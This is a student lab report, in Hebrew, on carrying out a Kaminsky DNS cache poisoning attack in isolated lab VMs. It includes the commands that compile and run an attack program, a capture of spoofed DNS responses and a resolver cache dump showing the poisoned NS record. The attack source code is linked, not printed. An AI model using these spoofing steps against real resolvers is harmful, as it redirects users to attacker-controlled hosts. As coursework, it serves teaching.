מטלה 3 – Kaminsky Attack

מגיש: אילן טייטלבאום 208117978

גיטהאב: https://github.com/ilanteit/Cyber-Security-Kaminsky-Attack.git

במטלה זאת התבקשנו להראות את Kaminsky attack –DNS Poisoning ולצורך זאת אנו משתמשים ב3 VMים שונים:

User: 10.0.2.15

Server: 10.0.0.7

Attacker: 10.0.0.8

בשלב הראשוני אנו נשנה את הnameserver של הuser להיות הIP של הserver. ניתן לראות בתמונה שלאחר פעולת dig google.com אנחנו מקבלים את התשובה מהIP של הserver

```
Terminal
google.com.              300     IN      A       142.250.180.174

;; AUTHORITY SECTION:
google.com.              172800  IN      NS      ns1.google.com.
google.com.              172800  IN      NS      ns4.google.com.
google.com.              172800  IN      NS      ns3.google.com.
google.com.              172800  IN      NS      ns2.google.com.

;; ADDITIONAL SECTION:
ns1.google.com.          172800  IN      A       216.239.32.10
ns1.google.com.          172800  IN      AAAA    2001:4860:4802:32::a
ns2.google.com.          172800  IN      A       216.239.34.10
ns2.google.com.          172800  IN      AAAA    2001:4860:4802:34::a
ns3.google.com.          172800  IN      A       216.239.36.10
ns3.google.com.          172800  IN      AAAA    2001:4860:4802:36::a
ns4.google.com.          172800  IN      A       216.239.38.10
ns4.google.com.          172800  IN      AAAA    2001:4860:4802:38::a

;; Query time: 814 msec
;; SERVER: 10.0.2.7#53(10.0.2.7)
;; WHEN: Mon Dec 06 05:25:58 EST 2021
;; MSG SIZE  rcvd: 303

[12/06/21]seed@VM:~$
```

בנוסף נאתחל את הbind9 שיש לנו בVM של הserver לפי ההוראות בספר. בשביל לראות שאכן אתחלנו את הbind, התבקשנו להתקין zones של attacker ושל example בתוך הserver.

נבצע dig בVM של ה User ונראה שאכן התשובה התקבלה מהIP של התוקף 10.0.2.8

```
Terminal

; <<>> DiG 9.10.3-P4-Ubuntu <<>> ns.attacker32.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 19486
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;ns.attacker32.com.             IN      A

;; ANSWER SECTION:
ns.attacker32.com.      259200  IN      A       10.0.2.8

;; AUTHORITY SECTION:
attacker32.com.         259200  IN      NS      ns.attacker32.com.

;; Query time: 0 msec
;; SERVER: 10.0.2.7#53(10.0.2.7)
;; WHEN: Mon Dec 06 06:00:01 EST 2021
;; MSG SIZE  rcvd: 76

[12/06/21]seed@VM:.../bind$
```

לאחר שהכנתי את כל המערכת נתחיל בשלב ההתקפה.

לצורך הפעלת התוכנית תחילה נקמפל את הקוד gcc attack.c –o attack

הקוד הרצה מקבל 2 ארגומנטים sourceIP,destIP הראשון הוא הIP בשביל לשלוח את הquery והIP השני הוא הUser שאותו אתה רוצה לתקוף.

נריץ את הקוד sudo ./attack 10.0.2.5 10.0.2.15

No.	Time	Source	Destination	Protocol	Length	Info
1	2021-12-06 07:01:18.5433118…	10.0.2.5	10.0.2.15	DNS	77	Standard query 0xc623 URI <Root>
2	2021-12-06 07:01:18.5436273…	199.77.123.53	10.0.2.15	DNS	176	Standard query response 0xfeff A baaaa.example.edu A
3	2021-12-06 07:01:18.5438890…	199.77.123.53	10.0.2.15	DNS	176	Standard query response 0xfdff A baaaa.example.edu A
4	2021-12-06 07:01:18.5441472…	199.77.123.53	10.0.2.15	DNS	176	Standard query response 0xfcff A baaaa.example.edu A
5	2021-12-06 07:01:18.5444043…	199.77.123.53	10.0.2.15	DNS	176	Standard query response 0xfbff A baaaa.example.edu A
6	2021-12-06 07:01:18.5446207…	PcsCompu_be:47:cb	Broadcast	ARP	60	Who has 10.0.2.5? Tell 10.0.2.15
7	2021-12-06 07:01:18.5447170…	199.77.123.53	10.0.2.15	DNS	176	Standard query response 0xfaff A baaaa.example.edu A
8	2021-12-06 07:01:18.5524859…	199.77.123.53	10.0.2.15	DNS	176	Standard query response 0xf9ff A baaaa.example.edu A
9	2021-12-06 07:01:18.5549886…	199.77.123.53	10.0.2.15	DNS	176	Standard query response 0xf8ff A baaaa.example.edu A
10	2021-12-06 07:01:18.5554222…	199.77.123.53	10.0.2.15	DNS	176	Standard query response 0xf7ff A baaaa.example.edu A
11	2021-12-06 07:01:18.5556809…	199.77.123.53	10.0.2.15	DNS	176	Standard query response 0xf6ff A baaaa.example.edu A
12	2021-12-06 07:01:18.5560587…	199.77.123.53	10.0.2.15	DNS	176	Standard query response 0xf5ff A baaaa.example.edu A
13	2021-12-06 07:01:18.5563296…	199.77.123.53	10.0.2.15	DNS	176	Standard query response 0xf4ff A baaaa.example.edu A
14	2021-12-06 07:01:18.5565880…	199.77.123.53	10.0.2.15	DNS	176	Standard query response 0xf3ff A baaaa.example.edu A
15	2021-12-06 07:01:18.5568449…	199.77.123.53	10.0.2.15	DNS	176	Standard query response 0xf2ff A baaaa.example.edu A
16	2021-12-06 07:01:18.5673443…	199.77.123.53	10.0.2.15	DNS	176	Standard query response 0xf1ff A baaaa.example.edu A
17	2021-12-06 07:01:18.5677108…	199.77.123.53	10.0.2.15	DNS	176	Standard query response 0xf0ff A baaaa.example.edu A
18	2021-12-06 07:01:18.5680126…	199.77.123.53	10.0.2.15	DNS	176	Standard query response 0xefff A baaaa.example.edu A
19	2021-12-06 07:01:18.5682708…	199.77.123.53	10.0.2.15	DNS	176	Standard query response 0xeeff A baaaa.example.edu A
20	2021-12-06 07:01:18.5724817…	199.77.123.53	10.0.2.15	DNS	176	Standard query response 0xedff A baaaa.example.edu A
21	2021-12-06 07:01:18.5732697…	199.77.123.53	10.0.2.15	DNS	176	Standard query response 0xecff A baaaa.example.edu A
22	2021-12-06 07:01:18.5736974…	199.77.123.53	10.0.2.15	DNS	176	Standard query response 0xebff A baaaa.example.edu A
23	2021-12-06 07:01:18.5739652…	199.77.123.53	10.0.2.15	DNS	176	Standard query response 0xeaff A baaaa.example.edu A
24	2021-12-06 07:01:18.5742213…	199.77.123.53	10.0.2.15	DNS	176	Standard query response 0xe9ff A baaaa.example.edu A
25	2021-12-06 07:01:18.5744771…	199.77.123.53	10.0.2.15	DNS	176	Standard query response 0xe8ff A baaaa.example.edu A
26	2021-12-06 07:01:18.5747327…	199.77.123.53	10.0.2.15	DNS	176	Standard query response 0xe7ff A baaaa.example.edu A
27	2021-12-06 07:01:18.5749946…	199.77.123.53	10.0.2.15	DNS	176	Standard query response 0xe6ff A baaaa.example.edu A
28	2021-12-06 07:01:18.5752500…	199.77.123.53	10.0.2.15	DNS	176	Standard query response 0xe5ff A baaaa.example.edu A
29	2021-12-06 07:01:18.5755056…	199.77.123.53	10.0.2.15	DNS	176	Standard query response 0xe4ff A baaaa.example.edu A
30	2021-12-06 07:01:18.5757612…	199.77.123.53	10.0.2.15	DNS	176	Standard query response 0xe3ff A baaaa.example.edu A
31	2021-12-06 07:01:18.5760217…	199.77.123.53	10.0.2.15	DNS	176	Standard query response 0xe2ff A baaaa.example.edu A
32	2021-12-06 07:01:18.5762771…	199.77.123.53	10.0.2.15	DNS	176	Standard query response 0xe1ff A baaaa.example.edu A
33	2021-12-06 07:01:18.5765321…	199.77.123.53	10.0.2.15	DNS	176	Standard query response 0xe0ff A baaaa.example.edu A
34	2021-12-06 07:01:18.5769135…	199.77.123.53	10.0.2.15	DNS	176	Standard query response 0xdfff A baaaa.example.edu A

תחילה נשים לב שבשורה 1 נשלח query מהIP שקיבלנו בארגומנטים אל הUser.

בזמן שהUser מחפש תשובה התוכנית מתחילה לשלוח לו כ 65535 פאקטות עם DNS שונה אשר אותו שיניתי רק ב4 אותיות הראשונות מכתובת IP שאותה הגדרתי מראש 199.77.123.53 .

בשביל לראות שהמטלה אכן בוצעה בהצלחה נבצע ניקוי לcache

sudo rndc dumpdb –cache


cat /var/cache/bind/dump.db | grep attacker

```
; Start view _bind
;
;
; Cache dump of view '_bind' (cache _bind)
;
$DATE 20211206101606
;
; Address database dump
;
; [edns success/4096 timeout/1432 timeout/1232 timeout/512 timeout]
; [plain success/timeout]
;
;
; Unassociated entries
;
;
; Bad cache
;
; Dump complete
[12/06/21]seed@VM:.../bind$ sudo rndc dumpdb -cache
[12/06/21]seed@VM:.../bind$ sudo rndc dumpdb -cache
[12/06/21]seed@VM:.../bind$ cat /var/cache/bind/dump.db | grep attacker
example.com.            60496   NS      ns.dnslabattacker.net.
[12/06/21]seed@VM:.../bind$
```

ונראה שגם example.com וגם ns.dnslabattacker.net נמצאים ב dump.db של הUser.

בנוסף לכך נבצע גם nslookup לexample.com .

ניתן לראות שה server שלנו מפנה את האתר לכתובת 1.2.3.4 אותו הגדרתי מראש.



לסיכום Kaminski Attack בוצעה בהצלחה .

קישור לקטעי קוד אשר השתמשי בקוד שלי :

https://web.ecs.syr.edu/~wedu/seed/Labs_12.04/Networking/DNS_Remote/udp.c

https://github.com/ispoleet/Network-Security/blob/master/DNS%20cache%20poisoning/dns_cpoison.c